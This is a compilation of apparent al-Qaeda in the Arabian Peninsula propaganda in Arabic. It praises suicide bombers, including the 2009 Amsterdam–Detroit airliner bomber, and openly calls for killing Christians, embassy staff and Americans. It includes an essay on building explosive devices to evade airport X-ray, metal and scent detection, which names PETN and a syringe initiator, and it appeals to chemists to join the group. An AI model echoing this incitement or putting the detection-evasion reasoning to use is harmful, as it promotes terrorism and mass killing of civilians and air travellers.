فهم مجاهدون أحرارٌ أبرارٌ كما نحسبهم، وليسوا خوارج ومخربين كما يصورهم الإعلام المضلل العميل، وكل ذنبهم أنهم تمردوا على مشروع أمريكا وعملائها، وأبوا إلا أن يعيشوا أعزاء أو يقضوا شهداء، قُتِل الكثير منهم على يد عملاء أمريكا إلا أنّ دماءهم كانت نوراً للكثيرين من بعدهم، كان منهم أبو الخير الذي قرر إكمال مشوار التغيير الذي بدؤوه. بعد هروب الشهيد محمد الجليدان –رحمه الله– من السجن انضم أبو الخير إلى مجموعة العمل في بلاد الحرمين وقام بعدة مهام منها الرصد وجمع المعلومات. بعد مقتل الإخوة في حي النخيل في الرياض قرّر أبو الخير مع شقيقه الانحياز والاختفاء، وبعد رحلةٍ من المطاردة في جبال عسير استمرت لقرابة الشهرين نجّى الله عباده، فعبروا الحدود المصطنعة ووصلوا إلى اليمن، إلى أرضٍ وصفها الرسول صلى الله عليه وسلم بأنها نَفَسُ الرحمن، وكانت كذلك.–

في إحدى رسائله إلى أمرائه كان يطلبهم التعجيل له بالعملية الاستشهادية ويذكر فيها أنه منشرح الصدر لها، وكان يقول أنه يسأل الله من فضله العظيم، لُبِّي لأبي الخير طلبه ورزقه الله من فضله العظيم، فاختير للعملية، وعندما أُخبِر بذلك سجد لله شكراً، ومضى يُعِدُّ ويجهز مع إخوانه في قِسم التصنيع، ويُجري التجارب لعبوته المطورة التي صُنِعت لتجاوز بعون الله كل أجهزة الكشف

لمتابعة تفاصيل العملية تجدها في ملف مرفق وهو تفريغ
لإصدار جهادي لتنظيم القاعدة في جزيرة العرب بعنوان
(فزت ورب الكعبة ٢) الجزء الثاني – الملف باسم fuzt2



2009

Umar Farouk Abdulmutallab

غزوة الاخ / عمر الفاروق عبد المطلب

بسم الله الرحمن الرحيم

من أسامة إلى أوباما..

سلام على من اتبع الهدى، أما بعد، لو أن رسائلنا إليكم تحملها الكلمات، لما حملناها إليكم بالطائرات..

وإن الرسالة المراد إبلاغها لكم عبر طائرة البطل عمر الفاروق فرج الله عنه، هي تأكيد على رسالة سابقة..

بلغها لكم أبطال الحادي عشر، وكررت من قبل ومن بعد، وهي: لن تعيش أمريكا بالأمن حتى نعيشه واقعا في فلسطين.

وليس من الإنصاف أن تهنؤو بالعيش، وإخواننا في غزة في أنكد عيش. وعليه فبإذن الله غاراتنا عليكم ستتواصل مادام دعمكم للإسرائيليين متواصل..

والسلام على من اتبع الهدى.

الشيخ: أسامة بن لادن رحمه الله

الحمد لله القائل: ﴿وَقَاتِلُوهُمْ حَتَّىٰ لَا تَكُونَ فِتْنَةٌ وَيَكُونَ الدِّينُ لِلَّهِ﴾ والصلاة والسلام على الرسول الخاتم القائل: «نصرت بالرعب مسيرة شهر»، أما بعد:


فقد قام بفضل الله الأخ البطل المجاهد الاستشهادي عمر الفاروق بعملية نوعية على متن طائرة أمريكية، منطلقة من مدينة أمستردام الهولندية إلى مدينة ديترويت الأمريكية، وذلك أثناء احتفالاتهم بأعياد «الكريسمس» في يوم الجمعة ٢٥ ديسمبر ٢٠٠٩م، اخترق فيها كل الأجهزة والتقنيات الحديثة المتطورة والحواجز الأمنية في مطارات العالم بإقدام وشجاعة لا يهاب الموت متوكلا على الله، مسقطاً بفعله العظيم أسطورة الاستخبارات الأمريكية والدولية، مبيناً هشاشتها مرغماً أنفها في التراب، جاعلاً كل ما أنفقوه في تطوير التقنيات الأمنية حسرةً عليهم.

إن وحدة العقيدة والأخوة الإسلامية هي التي دفعت الشاب الثري ذو الأصول النيجرية الأخ المجاهد عمر الفاروق للرد مباشرة على العدوان الأمريكي الظالم على جزيرة العرب، وذلك بالتنسيق المباشر بفضل الله مع المجاهدين في جزيرة العرب عقب القصف الوحشي باستخدام القنابل العنقودية وصواريخ الكروز التي أطلقت من السفن الأمريكية المحتلة لخليج عدن، على قبائل اليمن الأبية في أبين وأرحب وأخيراً في شبوة، وقتلهم للعشرات من نساء وأطفال المسلمين وقد قُتلت أُسر بكاملها، وتمت هذه العمليات بتنسيق يمني، أمريكي، سعودي وعدد من دول الجوار.

وقـد قام الأخوة المجاهدون في قسـم التصنيع بالتوصل بفضل الله إلى عبوة ذات تقنيـة متطورة، وتم تجربتها وثبت نجاحها وفاعليتها كما تم تمريرها على أجهزة الكشـف، وقد وصل الأخ الاستشـهادي عمر إلى هدفه بفضل الله، ولكن بقدر من الله حدث خلل فني أدى إلى عدم الانفجار الكامل، وإننا سـنواصل الطريق بإذن الله حتى نصل لما نريد، ويكون الدين كله لله.

وندعو كل مسـلم غيور على دينه وعقيدته أن يقوم بإخراج المشـركين من جزيرة العرب، وذلك بقتل كل صليبي يعمل في السـفارات أو غيرها، وأعلنوها حرباً شاملة على كل صليبي في جزيرة محمد صلى الله عليه وآله وسلم في البر والبحر والجو.

وندعـو كل جنـدي يعمـل في الجيوش الصليبية والحكومات العميلة أن يتوب إلى الله ويحذوا حذوَ الأخ البطل المجاهد نضال حسـن، ويقوم بقتل كل صليبي بكل وسائل القتل المتاحة له نصرة لدين الله وإعلاء لكلمته في الأرض.



ومن هنا نقول للشـعب الأمريكي بما أنكم تدعمون قادتكم وتقفون خلفهم في قتل نسـاءنا وأطفالنا، فابشـروا بما يسـوؤكم فقد جئناكم بالذبح وأعددنا لكم رجالاً يحبون الموت كما تحبون الحياة، وبإذن الله سنأتيكم بما لا قِبل لكم به، فكما تقتلون تُقتلون وإن غداً لناظره قريب.

وسيعلم الذين ظلموا أي منقلب ينقلبون.

اللهـم ثبت الأخ المجاهد عمر الفاروق على الحق، وأنزل عليه السـكينة والصبـر والثبات أضعاف ما نزل به من البلاء، اللهم فرج همه ونفس كربه، واجعل له فرجاً ومخرجاً قريباً من حيث لا يحتسـب، اللهم فك أسـره وأسرى المسلمين في مشارق الأرض ومغاربها غير مغيرين ولا مبدلين ثابتين على الحق برحمتك يا أرحم الراحمين، اللهم انصر عبادك المجاهدين في كل مكان واهزم الشرك وأهله، وآخر دعوانا أن الحمد لله رب العالمين.

عبوة ناسفة كانت في حوزة نيجيري حاول تفجير طائرة

أحكمت الولايات المتحدة من الإجراءات الامنية وسط تزايد التساؤلات بشأن كيفية تمكن نيجيري له علاقات مزعومة بمقاتلي القاعدة من ركوب طائرة في رحلة عبر المحيط الأطلسي ومعه عبوة ناسفة وحاول تفجيرها

اتهم النيجيري عمر فاروق عبد المطلب بمحاولة إسقاط الطائرة التابعة لشركة نورث وست التي كانت متجهة من امستردام إلى ديترويت يوم عيد الميلاد

ما الذي حدث

الطائرة إيرباص إيه ٣٣٠ - ٣٠٠ التابعة لشركة نورث وست

المقعد ١٩A

١ حاول عبد المطلب تفجير عبوة ناسفة كانت مخبأة في ملابسه الداخلية بعد أن غطى نفسه ببطانية

٣ اتجه الراكب وأحد المضيفين إلى الصف الأمامي حيث تمت السيطرة عليه. في الوقت ذاته أطفأ فريق من المضيفين الحريق الذي شب في مقعده

البنتايريثريتول

اقتباسات من مجلة صدى الملاحم الخاصة بتنظيم القاعدة في جزيرة العرب

لقد قامت القوات الأمريكية بالتعاون مع عملائهم في المنطقة بغارة جوية على اليمن.وتلا ذلك قصف ثاني؛ فقام تنظيم القاعدة في جزيرة العرب بالرد السريع، من خلال عملية نوعية بعد الهجوم الأمريكي الأول بتسعة أيام. فقد قام خبراء التصنيع في التنظيم بصناعة عبوة ناسفة تخترق الأجهزة الأمنية في المطارات، وذات قدرة تدميرية كافية لنسف الطائرة بالكامل وقد تم تجربتها، وأثبتت فعاليتها. ثم قام المجاهدون باختيار مطار أمستردام كنقطة انطلاق للبطل المجاهد؛ نظراً للدور الصليبي الحاقد الذي تقوم به هولندا، وتصدرها لجرائم الاستهزاء بالقرآن الكريم والرسول صلى الله عليه وسلم. وتم تحديد يوم ٢٥ ديسمبر كموعد للتنفيذ، فأردنا أن يحتفلوا بعيدهم على عزاء لموتاهم. وذلك إضافة إلى كون الطائرات تكون مزدحمة في تلك المواسم.

وقد صدرت التوجيهات للأخ الاستشهادي أن يفجر الطائرة فوق مدينة أمريكية؛ حتى تسقط الطائرة عند نزولها على منازل الأمريكيين الذين يرسلون صواريخهم على منازلنا، فتقتل نساءنا وأطفالنا. ورغم عدم انفجار العبوة، إلا أن العملية تعتبر عملية ناجحة بكل المقاييس. فإن الأخ المجاهد عمر الفاروق استطاع أن يخترق جميع الحواجز الأمنية ليصل إلى مبتغاه .

إننا نتحدث عن ثمان سنين من الإنفاق على أنظمة الأمن في المطارات بعد غزوة سبتمبر قد بلغ أربعين مليار دولار من قبل الولايات المتحدة بمفردها. كما أن العملية تأتي بعد محاولات أخرى للتفجير على الطائرات. فقامت الدول الغربية بإنفاق ملايين الدولارات على أجهزة الكشف سواء كانت أجهزة الكشف عن طريق الأشعة السينية أو الترددات الصوتية وهي أجهزة فاضحة تكشف عورة الراكب بالكامل وأجهزة اشتمام المواد والكلاب المدربة وإدخال نظم جديدة للمراقبة حتى أنهم يستعينون بمختصين يراقبون الركاب لملاحظة علامات الارتباك التي قد تظهر عليهم. ومع ذلك استطاع الأخ عمر أن يتجاوز الحواجز الأمنية حاملاً عبوته عبر مطار صنعاء مروراً بمطارات أفريقية حتى وصل إلى مطار أمستردام الذي يعد من أشد المطارات الأوربية في ضوابطه الأمنية، وتجاوزها بسلام حتى صعد على متن الطائرة الأمريكية ثم نفذ عمليته ولكن قدر الله ألا تنفجر العبوة. إذاً فالعملية نصر في المعترك الأمني. وقد خرجت وزيرة الأمن القومي الأمريكي لتصرح بعد ذلك وبدون حياء أن الأجهزة الأمنية قامت بدورها بنجاح! ولكن بعد ارتفاع الأصوات المنددة بذلك اضطر أوباما لقطع إجازته والاعتراف مرتين بالفشل الأمني. مرة حين قال إنه قد حصل فشل أمني نظمي وبشري كاد أن يتسبب في نتائج كارثية. وفي التصريح الثاني قال إن الأجهزة الأمنية الأمريكية كانت عندها تحذيرات بشأن المجاهد عمر الفاروق ومع ذلك لم تشرك الأجهزة المعنية بالمعلومات ولم تتخذ أي إجراءات ويعد ذلك فشلاً أمنياً ذريعاً. لقد أعمى الله أبصارهم وصم آذانهم ولم تغن عنهم فئتهم شيئا ولو كثرت وأن الله مع المؤمنين. وفي المعترك النفسي فقد أثارت الرعب في قلوبهم. والعملية ستفقد الشعوب الغربية الثقة في قدرة حكوماتها على حماية ركاب الطائرات.

{سَنُلْقِي فِي قُلُوبِ الَّذِينَ كَفَرُوا الرُّعْبَ بِمَا أَشْرَكُوا بِاللَّهِ مَا لَمْ يُنَزِّلْ بِهِ سُلْطَانًا}

وهي نصر في المعترك الاقتصادي حيث ستتسبب في زيادة الإنفاق على أمن المطارات وزيادة أسعار التأمين وزيادة التأزم عند شركات الطيران الأمريكية التي تترنح أصلاً. وكما ذكرت سابقاً فإن أمريكا قد أنفقت حوالي أربعين مليار دولار على أمن المطارات منذ غزوة سبتمبر المباركة والآن ستضطر لإنفاق مليارات أخرى هي والدول الأوربية وهكذا ينفقون أموالهم لتكون عليهم حسرة ثم يغلبون والذين كفروا إلى جهنم يحشرون. والعملية نصر في المعترك الإعلامي فقد سخرت الإعلام العالمي لينقل رسالة التنظيم إلى العالم ولتبين قدرته على الرد السريع وعلى نقل المعركة إلى أرض العدو.ولقد حظيت العملية بتغطية إعلامية لم تحظَ بها أي عملية سابقة للتنظيم في جزيرة العرب وجعلت المحللين يوسمون التنظيم بأنه أخطر فروع القاعدة على الاطلاق بعد التنظيم الأم في أفغانستان وباكستان. والحمد لله وله الفضل والمنة ونسأل الله أن يجعلنا شوكة في نحور أعدائنا وأن يمكننا من رقابهم. لقد عرفنا الأخ المجاهد البطل عمر الفاروق، كان حفظه الله يتمتع بصفات قلَّ أن تجتمع في غيره. إنه ينحدر من أسرة ثرية في نيجيريا ومع ذلك كان زاهداً ليس في قلبه تعلق بالدنيا. كان يصوم الاثنين والخميس ويواظب على قيام الليل. كان يطيل صلاته جداً. وكان فيه أناة شديدة. مع أن مغريات الدنيا متاحة له إلا أنه كان معلق بالآخرة وفيه إقدام على الموت. كان يسأل متى ستكون عمليتي فإنني أتطلع إليها. لقد كان على استعداد أن يخدم أمته مهما بلغت التضحيات.

إن نموذج الجهاد الفردي الذي يمثله البطل عمر الفاروق والبطل نضال حسن هو أسلوب من أساليب الجهاد اليوم وعلى الأمة إحياؤه. وقدوتنا في ذلك هم أصحاب السرايا الفردية كعبد الله بن أنيس رضي الله عنه في اغتيال خالد بن سفيان الهذلي وسلمة بن الأكوع في ذي قرد وغيرهم من الصحابة وكانت عملياتهم عظيمة النفع. إن العملية الفردية أصعب كشفاً وأسرع تنفيذاً وأسهل في اختراق العدو. وقد تتم العملية الفردية بترتيب وتخطيط من قبل الجماعة المجاهدة ثم تجند لها الفرد المناسب للقيام بها كعملية المجاهد عمر الفاروق حفظه الله وقد تكون بالتوجيه والإرشاد والتنسيق مع الفرد كعملية الأخ المجاهد نضال حسن حفظه الله.

وأما أمريكا والغرب فهذه رسالتنا لكم: إن محاولاتنا لن تتوقف بل ستستمر. فقوائم الاستشهاديين عندنا تطول. والمجاهدون بحمد الله يزدادون قوة وعزيمة، وسنواصل معركتنا معكم حتى يحكم الله بيننا وبينكم، والأرض لله يورثها من يشاء من عباده والعاقبة للمتقين والحمد لله رب العالمين.

أسرار العبوة المطورة

يتسابق المجاهدون والأمريكان مع حلفائهم وعملائهم في حسم الصراع الحالي، وإنهاء المعركة بتحقيق النصر، والقضاء على الخصم، فمن يسبق ومن يحسم؟

سوف نجيب على هذا السؤال، الذي قد يتبادر إلى أذهان كثيرٍ من الناس، سواءً من عوامٍ المسلمين، أو من الأمم التي لم تؤمن بربها عز وجل، ويحتارون عن الإجابة عنه، خصوصاً عندما يرون أن أمد المعركة مستمر، وأن صاحب الكفة الراجحة مادياً لم يحسم، بل يجدون أحياناً نتائج عسكرية تختلف تماماً عن موازينهم العقلية ؛ فتطول حيرتهم ويزداد تعجبهم، ولكي نجيب على هذا،سوف ننطلق بالتأصيل الرباني لهذه المسألة، ثم ننطلق في الحديث عن أسرار العبوات (القاهرة للأجهزة) وعن قنبلة الاستشهادي البطل عمر الفاروق وماذا جرى لها؟ وعن قنبلة الاستشهادي أبي الخير – أدخله الله الجنة بغير حساب –؟ وهل هناك فرق بين القنبلتين؟. إن الناظر اليوم إلى التفاوت والبون الشاسع بين إمكانيات العدو المادية والعسكرية والتقنية والاستخبارية وعدد الأمم التي دخلت في الحرب والقضاء على الإسلام الحقيقي وبين إمكانيات المجاهدين المادية وعددهم وعدتهم قد يجزم أن المعركة في صالح العدو تماماً، هذا في ظاهر الأمر والحقيقة أن فوق هذا الكون رب مدبر جعل له سنناً كونية وقدرية نؤمن بها نحن المجاهدون ونسير وفقها وتخفى على العدو الكافر وتغيب عن ضعيف الإيمان يقول تعالى عن الذين كفروا {يَعْلَمُونَ ظَاهِرًا مِنَ الْحَيَاةِ الدُّنْيَا}الروم (٧)، فهم يعلمون الظواهر وفي نطاق الحياة الدنيا بعيداً عن معرفة النظام الكوني بأكمله ومن ربه الذي يسيره ويرعاه ويدبره.

إن السبق والحسم دائماً يكون حليفاً لمن يبني عمله على التكامل المعرفي وربط الكون بخالقه وعلى سننه التي رسمها، إن السبق يكون لمن يرعى جانب الظواهر والبواطن وأقصد بالبواطن الجانب الإيماني والروحي والحركي. وهذه الحقائق يبينها ربنا عز وجل حيث يقول: {وَلَا يَحْسَبَنَّ الَّذِينَ كَفَرُوا سَبَقُوا} الأنفال (٥٩)، إذاً يا رب لمن السبق وهم يملكون التقنيات المتقدمة والتكنولوجيا المتطورة والأموال الطائلة والجيوش الجرارة، نعم الجواب {إِنَّهُمْ لَا يُعْجِزُونَ} مع كل هذا لا يعجزون إذاً ما هي الطريقة وكيف الوسيلة؟ {وَأَعِدُّوا لَهُم} سوف نعد ولكن إمكانياتنا قليلة فالأموال محدودة والظروف صعبة ولا نملك مراكز أبحاث متقدمة ولا جامعات عالمية ولا حرية تامة في الحركة، فما الحل؟

{وَأَعِدُّوا لَهُمْ مَا اسْتَطَعْتُمْ مِنْ قُوَّةٍ} الأنفال (٦٠). نعم إن هذا الإعداد المطلوب في حدود الطاقة والاستطاعة فقط وهذا لا يعني عدم بذل الطاقة في أقصاها فانتبه، إن لفظ القوة جاء هنا في سياق النكرة والتي تدل على العموم أي كل ما تستطيعون من قوة وكل أنواع القوة المتاحة، ولكل زمن وعصر قوة فكان المأمور به في عهد النبي صلى الله عليه وسلم ما جاء في الحديث « ألا إن القوة الرمي» وإعداد الخيول وغيره. إن المجاهدين عندما علموا بهذا من ربهم تبارك وتعالى أخذوا يعدون العدة بكل ما أوتوا من قوة وفي حدود الطاقة فعلى سبيل المثال في جزيرة العرب أكثر من أربع سنين مضت كان أغلبها إعداد في جميع التخصصات المتاحة في علوم القوة والنكاية وفي جوانب غيرها، وقد بدا للعيان وظهر للعالم كله بعض الثمار اليانعة لهذا الإعداد فسبقوا بذلك أمم الكفر واخترقوا كل أجهزتهم المتقدمة حتى صرحوا أن الأجهزة الحالية لم تعد تنفع في تحقيق الأمن وقال بعضهم: إنه لا يمكن التغلب على القاعدة من الناحية التقنية ولكننا نستطيع تقليل الخطر وذلك بالتشديدات الأمنية، وجاءوا بحلول ترقيعية تبين عجزهم فلله الحمد والمنة.

وأول أسرار نجاح هذه العبوة أنها انطلقت من هذا المنطلق الرباني والرعاية الإلهية أما هم فقد أخذوا بالأسباب في نطاق عقولهم البشرية وأجهزتهم التقنية وفي نطاق الظاهر فقط {يعلمون ظاهراً} فهذا العلم الظاهر ناتجٌ من بذل السبب والمحاولة والإصرار وكانت سنة الله أن يعلم كل من طرق السبب سواءً كان من المؤمنين أو الكافرين ولكن الفرق الذي غاب عن أذهان كثير من البشر أن المؤمنين عندما يبذلون أسباب الدنيا متوكلين على ربهم متبرئين من حولهم وقوتهم في عبودية كاملة لله عز وجل عندها يفتح عليهم الفتّاح مفاتيح العلم ويسهلها ويقربها {وَاتَّقُوا اللَّهَ وَيُعَلِّمُكُمُ اللَّه} البقرة (٢٨٢) فما يحتاجه الذين كفروا من معلومة أو الوصول إلى حقيقة والذي قد يتطلب آلاف التجارب والمعامل والصرفيات المالية الهائلة قد يصل إليه المؤمنون بأيسر من ذلك بكثير ضمن التوفيق الرباني والتيسير الإلهي، وعند ذلك نعلم تماماً حقيقة من يسبق ومن سيصل إلى هدفه {وَلَا يَحْسَبَنَّ الَّذِينَ كَفَرُوا سَبَقُوا} وعندما نريد أن نتحدث عن المزيد من أسرار نجاح العبوة ننتقل إلى نقطة مهمة ألا **وهي: من يحمل هذه القنبلة؟** إن حامل القنبلة رجل تكاملت فيه سمات أهمها إيمان جازم بما يقدم عليه وتضحية متناهية وصدق وتوكل وحسن ظن بالله وتفويض الأمر إليه لأنه يعلم ويضع في حسابه احتمالية الوقع في الأسر سواءً أثناء تخطيه العقبات الأمنية خطوة خطوة أو أثناء التنفيذ أو بعد التنفيذ كما حصل للأخ عمر فاروق – فك الله أسره – وهذا أيضاً يحتاج إلى قوة نفسية وإرادة عالية مع هدوء في الأعصاب وهذا يتطلب المعية الربانية والسكينة التي تتنزل على المؤمنين الصادقين في الأوقات الصعبة.

ومن أسرار العبوة أنه تم فيها دراسة الأجهزة المستخدمة في الكشف داخل المطارات وغيرها سواءً من الناحية الأمنية أو الناحية التقنية في أمريكا وأوربا – و من باب أولى غيرها –

وكانت نتائج الدراسة أن الطرق التقنية العملية على ثلاث أنواع :

١- أجهزة الأشعة المرئية.

٢- أجهزة الكشف عن المعادن.

٣- أجهزة الكشف عن طريق الاشتمام للروائح.

فالأشعة المستخدمة (ray-x) والفوق البنفسجية والتحت الحمراء هي التي تخترق الحواجز لتعطي صورة لما خلف الستار والأجهزة في ذلك مختلفة على أساس مبدأ العمل، فمنها ما يعمل على ما يسمى «التردد المغناطيسي النووي» والذي يكشف عدد البروتونات، ومنها ما يعمل على مبدأ معرفة الطاقات المختلفة الموجودة داخل الذرة؛ لأنه ومن المعلوم لدى أصحاب الكيمياء النووية أن الطاقات داخل الذرة متنوعة، فمنها الطاقة الاهتزازية وطاقة الإلكترون في مداره، وغيرها وهذا ليس مجال للتفصيل في ذلك المهم أن كل جهاز يهتم بجانب معين، وهناك اختلاف بين الأجهزة وذلك على حسب المصدر المشع، ومن ثم معرفة آلية عمل كل جهاز، وطرق عمله، وحدود نطاقه في الكشف، من خلال الإشعاع والذي بدوره ينتج الطيف المطلوب والمستقبل للإشعاع. ومن ثم معرفة آلية عمل كل جهاز، وطرق عمله، وحدود نطاقه في الكشف، ومن خلال الدراسة المتواصلة التي أخذت فترة من الزمن يتبين أن لكل جهاز نقطة ضعف يمكن تجاوزها.

ولكن يبقى أن هناك سلبيات خطيرة في استخدام هذه الأجهزة على الأجسام،

لأنه ومن المعلوم أن التعرض لهذه الأشعة، وأشعة (ألفا وبيتا وجاما) يعرض الجسم للسرطانات. فالمستشفيات التي تستخدم أشعة (x-ray) للكشف عن ما بالداخل من عظام وغيره، تستخدم بشكل محدود جداً ولا يتعرض الجسم لها في السنة إلا إلى عدد معين قليل لتلافي الوقوع في السرطانات مع تحذير الحوامل بعدم استخدامها مطلقاً لما تسببه من طفرات جينية قد تصيب الأجنة، فاستخدام هذه الأجهزة بشكل مستمر كإجراء روتيني في المطارات له عواقب وخيمة وقد تتدخل منظمات حقوق الإنسان في منعه وسبب تعميمه الآن هو لإيقاف الغضب العارم بسبب الخرق الحاصل ولكن قد يستخدم على فئة معينة من الأشخاص المشتبه بهم مستقبلاً والسلبية الثانية التعدي على الخصوصية وهذا مالا يرضاه كثير من الناس خصوصاً المسلمين وبعض دعاة حماية الحريات من أمم الكفر. وأنا على يقين مما أقول أن الثغرات الآن موجودة مع الحالة الأمنية القصوى (اللون الحمر) فكيف إذا وضعوا الألوان الأخرى الفسفوري والأصفر والأبيض ! والنوع الثاني من الأجهزة هي كاشفات المعادن ويمكن التغلب عليها بطريقتين: الأولى: عدم استخدام المعادن أصلاً، والثانية: استخدامها بشكل معين. والنوع الثالث من الأجهزة هي أجهزة الاشتمام أو عن طريق الكلاب وهي الأكثر فعالية حيث أن الكلاب لديها القدرة على اشتمام رائحة قطر من الدم داخل عدة أمتار من الماء ويمكن التغلب على هذا عندما تعزل المادة المراد شمها تماماً عن المحيط الخارجي لأن المواد المتفجرة تنتج غازات متطايرة مثل أكاسيد الأوزت وغيرها والتي يسهل اشتمامها وعندما يتم العزل تبقى هذه الذرات من الغاز داخل العازل ولا يمكن أن تصل الجهاز المستقبل لها لكي يترجمها ثم يكشفها.

ويبقى لدينا الأجهزة الأمنية، فآلية عملها معقدة من ناحية كونها ترتبط بجهاز عالمي لمحاربة المجاهدين أو ما يسمى النظام العالمي الجديد تلتقي فيه الاستخبارات المركزية والمحلية في شبكة استخبارية عالمية لتبادل المعلومات وغير ذلك، هذا العمل الأمني يأخذ جوانب عديدة ومتنوعة من الإجراءات الأمنية في التنقلات -على سبيل المثال- بين الدولة الواحدة أو بين عدة دول والإجراءات الأمنية في وسائل النقل المختلفة ومنها الطيران والتفصيل في ذلك يطول. على كل حال تم دراسة جميع الثغرات في ذلك وتم لنا ما أردناه بفضل الله فلقد تخطى الأخ الاستشهادي أربع قارات آسيا ثم أفريقيا ثم أوربا ثم أمريكا وتجاوز أربع مطارات عالمية تخضع للإجراءات المشددة مع أن الأخ يدخل ضمن قوائم المراقبين عالمياً بسبب تبليغ أبيه عنه، فكيف يكون هذا من باب الصدفة كما يقول البعض ! لقد صعد الاستشهادي على متن الطائرة التي تحمل ٣٠٠ راكب وفي سماء أمريكا وقبل الهبوط بعشرين دقيقة أشعل الأخ القنبلة بالإبرة الطبية بشكل غير ملفت وانفجر الصاعق وهو ما تحدث عنه أحد الركاب بقوله إنه سمع صوت دوي قوي في الطائرة فلم يكن لتدخل الركاب أي دور في عدم الانفجار المادة القاصمة الـ (PETN) والتي من المعلوم أنها تنفجر بأقل من جرام من المواد المحرضة، كيف والمادة المحرضة تحتوي على أكثر من أربع جرامات !

ولقد قمنا بدراسة وأخذنا جزء من نفس العينة من المادة التي كانت في العبوة وتم تفجيرها بنجاح في ظروف أقل تهيئة على ما كانت عليه العبوة إذاً فلماذا لم تنفجر مع أن الصاعق أدى دوره؟ والمادة معزولة عن الترطيب بشكل محكم؟ نعم هناك أسرار

وأما ما جاء في وسائل الإعلام من الربط بين قنبلة أبي الخير – رحمه الله – والأخ عمر الفاروق – فك الله أسره – فهذا قد يتبادر إلى ذهن أي محلل متابع ومن حق كل إنسان أن يحلل ويتوقع ولكني أسأل هنا سؤالاً،

كيف يتسنى لأبي الخير حمل هذه الإبرة في جيبه وهو سيقابل أكبر مسئول أمني في حكومة آل سعود؟ حيث أنه من المتوقع أن أبسط تفتيش سيكشف الأمر، ثم إنه من المعلوم لدينا ولدى العدو أن أبا الخير – رحمه الله – قد مر بتفتيش دقيق وقد طلبوا منه تبديل ملابسه كاملة الخارجية والداخلية وتغيير الحذاء وغيره وهذا الذي جعل المحللين يجزمون أنها داخل جسده وسواءً كانت تحت الجلد أو فوقه ستبقى تساؤلات كثيرة تحتاج إلى إجابة؟ منها كيف يتسنى لأبي الخير إخراج الإبرة لو اعتبرنا أنها كانت معه ثم يحقن المواد وليس بينه وبين الأمير إلا أقل من المتر وهو أصلاً تحت المراقبة الشديدة من الحرس الشخصي للأمير ولكن عملية التفجير تمت دون أن يشعر أحد كيف تمت؟! ويؤكد هذا قولهم أن التفجير تم من الخارج وباستخدام شريحتين إحداهما مزروعة في بطن الأخ ومفتاح التفجير جوال الأمير أي أن الذبذبات انتقلت من اليمن ثم جوال الأمير ثم إلى داخل بطن الأخ وهذا الكلام مضحك ومثير للسخرية إذ كيف تنتقل الموجات من جوال الأمير إلى بطن الأخ !

هل شريحة الأمير علمت عن شريحة الأخ فربطت معها علاقة حميمة والرابط الذي ربطهم شريحة اليمن؟!. إنني لن أجيب على هذا وسأترك العقلاء يجيبون على ذلك، ثم كيف يتسنى للذبذبات أن تدخل إلى بطن الأخ !

واختلفت تحليلات المحللين في عبوة أبي الخير ما بين من يتلفظ بألفاظ بذيئة لا تعلو قدر قائلها، محاولاً استفزاز المجاهدين للبوح بماهية العبوة، وبين جاهلٍ بعيد كل البعد عن التخصص ومعرفة عمل وهندسة المتفجرات وقليل جداً من كان من أهل الاختصاص وقد ذكر أحد المختصين أن العبوة لا يمكن كشفها ولم يتوصل خبراء العالم الذين عكفوا عليها إلى ماهيتها، وعلى كل حال لا يهم كثيراً معرفة كون المادة المستخدمة في الطائرة هي من نوع (PETN) لأن أي مادة شديدة الانفجار تقوم بنفس الدور من التدمير ومما أريد أن أبشر به المسلمين في هذا المقال أن المجاهدين توصلوا إلى مادة شديدة الانفجار تفوق قوتها المتفجرات الكلاسيكية الشديدة الانفجار مثل (PETN) وملينيت وRDX وتترايل وغيرها وهي في طور الإعداد والتجربة. وبالمناسبة فإن خبراء العالم في مجال الهندسة وتصنيع المتفجرات إلى الآن لم يستطيعوا أن يصلوا لماهية المادة المستخدمة في الصواعق؟ وطريقة صعقها؟ وهل هي من نفس النوع في العبوتين؟ وآلية التفجير؟ وهل آلية التفجير في العمليتين متشابهة أم مختلفة وما هو الفرق؟ نعم تبقى أسرار ولن تكشف – بعون الله –. وقد يقول قائل لماذا إذاً لم يتم استخدام نفس العبوة التي استخدمت على محمد بن نايف في الطائرة؟ **أقول: تعدد الطرق في التنفيذ ووسائل التفجير مهمة جداً لأنها تعطي مرونة في التنفيذ واختراق الحواجز وتقرير استخدام عبوة أو أخرى يختلف حسب أهمية المكان والنتائج المترتبة على التفجير فتبقي لديك أسلحة تستخدم في وقتها المناسب وأيضاً هذا يخضع لظروف المكان الذي سيتم استهدافه،**

فالتشديد الأمني داخل مكتب رجل أمني وتحت مراقبة وحراسة يختلف تماماً عن طائرة تسير في الأجواء لست ساعات، فمن المؤكد أن الظروف في الحالة الثانية ستكون أكثر مرونة ولا تثير الشبهة أثناء التنفيذ.

وهناك اعتبارات أخرى توضع في الحسبان. ومن أسرار نجاح هذه العبوات أنها تتشكل حسب الظروف والبيئة فيكون تمويهها على حسب المكان والجهة المستهدفة. وغير ذلك وعندما يتم تشكيلها بالطريقة المناسبة ومما يعين على ذلك كون المتفجرات تأخذ أشكالاً متعددة في حالتها فمنها ما يكون صلباً أو سائلاً أو غازاً أو غيره فعند تقرير الهدف والظروف المحيطة به تقوم الهيئة العسكرية بإصدار الأوامر إلى قسم التصنيع لتصنيع عبوة ذات الموصفات المطلوبة. إذاً فمن هذا هل ستكون العبوات على نسق وشكل واحد؟ وهل سيكون الهدف دائماً هو أمير أو طائرة؟ وهل سيكون أصلاً استخدام المتفجرات هي الوسيلة الوحيدة في تحقيق النكاية وضرب الأهداف مع العلم أن مجال الكيمياء العامة والكيمياء الحيوية واسع؟

وهنا أدعو جميع الدكاترة الذين درست على أيديهم علم الكيمياء التواصل مع المجاهدين سواءً في الكيمياء العامة والعضوية والتحليلية والنووية أو الكيمياء الحيوية وأن يكونوا معنا في إكمال بعض البحوث النظرية والتطبيقية.

والله المستعان وعليه التكلان ولا حول ولا قوة إلا بالله.

عبوات الاستنزاف


سنوات قادمة من الخوف والرعب

قاعدة الجهاد
في جزيرة العرب

لا إله إلا الله
محمد رسول الله

الموضـــوع: عمليات عبوات الاستنزاف
التاريـــخ: ١٤٣١/١١/٢٥هـ
رقم البيان: ٢٩

بيان عن عمليات عبوات الإستنزاف



الحمد لله القائل: ﴿ وَلَا يَحْسَبَنَّ ٱلَّذِينَ كَفَرُوا۟ سَبَقُوٓا۟ ۖ إِنَّهُمْ لَا يُعْجِزُونَ ﴾ الأنفال:٥٩، والصلاة والسلام على رسول الله وعلى آله وصحبه وسلم :

